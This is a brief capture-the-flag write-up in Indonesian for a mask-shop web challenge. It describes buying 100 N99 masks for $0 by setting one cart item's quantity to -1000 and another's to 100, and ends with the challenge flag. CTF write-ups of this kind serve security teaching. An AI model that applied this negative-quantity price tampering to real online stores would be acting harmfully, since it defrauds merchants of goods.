


Cara Pengerjaan


Diberikan web yang sama dengan took masker 1 , namun tidak bisa begitu saja melakukan tampering data seperti web 1.




Saya memilih 2 item tersebut dengan tujuan untuk mentamper data menggunakan 2 item tersebut



Saya ubah quantity item pertama sebanyak -1000 dan quantity item ke 2 menjadi 100



Dan dari sini kita dapat membeli N99 Mask 100pcs dengan harga \$0



Flag

CJ2020{another_variant_of_price_tampering_from_real_case}